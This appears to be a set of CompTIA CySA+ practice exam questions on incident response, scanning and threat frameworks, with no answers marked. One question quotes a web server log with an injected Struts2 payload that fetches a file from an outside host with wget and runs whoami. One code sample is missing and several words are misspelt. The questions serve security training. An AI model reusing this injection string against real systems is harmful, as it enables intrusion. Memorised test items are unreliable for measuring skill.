
CompTIA CS0-003 Practice Exams
Last updated on Oct 01,2026- Exam Code: CS0-003
- Exam Name: CompTIA Cybersecurity Analyst (CySA+) Exam
- Certification Provider: CompTIA
- Latest update: Oct 01,2026
A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory.
Which of the following tools would best help to prove whether this server was experiencing this behavior?
- A . Nmap
- B . TCPDump
- C . SIEM
- D . EDR
A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account.
Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?
- A . Scan the employee’s computer with virus and malware tools.
- B . Review the actions taken by the employee and the email related to the event
- C . Contact human resources and recommend the termination of the employee.
- D . Assign security awareness training to the employee involved in the incident.
The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled.
Which of the following should the organization utilize to best centralize the workload for the internal security team? (Select two).
- A . SOAR
- B . SIEM
- C . MSP
- D . NGFW
- E . XDR
- F . DLP
Which of the following items should be included in a vulnerability scan report? (Choose two.)
- A . Lessons learned
- B . Service-level agreement
- C . Playbook
- D . Affected hosts
- E . Risk score
- F . Education plan
An incident response team member is triaging a Linux server.
The output is shown below:
$ cat /etc/passwd
root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell
$ cat /var/log/httpd
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultipartRequest] Unable to parse request container.getlnstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
A t org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.<init>(FileUpl oadBase.java:947)
at org.apache.commons.fileupload.FileUploadBase.getItemiterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartReq uest.java:188)
org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultipartReq uest.java:423)
Which of the following is the adversary most likely trying to do?
- A . Create a backdoor root account named zsh.
- B . Execute commands through an unsecured service account.
- C . Send a beacon to a command-and-control server.
- D . Perform a denial-of-service attack on the web server.
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic.
Which of the following would best meet this requirement?
- A . External
- B . Agent-based
- C . Non-credentialed
- D . Credentialed
A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

Which of the following did the consultant do?
Implanted a backdoor
Implemented privilege escalation
Implemented clickjacking
Patched the web server
Which of the following is the greatest security concern regarding ICS?
- A . The involved systems are generally hard to identify.
- B . The systems are configured for automatic updates, leading to device failure.
- C . The systems are oftentimes air gapped, leading to fileless malware attacks.
- D . Issues on the systems cannot be reversed without rebuilding the systems.
Using open-source intelligence gathered from technical forums, a threat actor compiles and tests a malicious downloader to ensure it will not be detected by the victim organization’s endpoint security protections.
Which of the following stages of the Cyber Kill Chain best aligns with the threat actor’s actions?
- A . Delivery
- B . Reconnaissance
- C . Exploitation
- D . Weaponizatign
An organization supports a large number of remote users.
Which of the following is the best option to protect the data on the remote users’ laptops?
- A . Require the use of VPNs.
- B . Require employees to sign an NDA.
- C . Implement a DLP solution.
- D . Use whole disk encryption.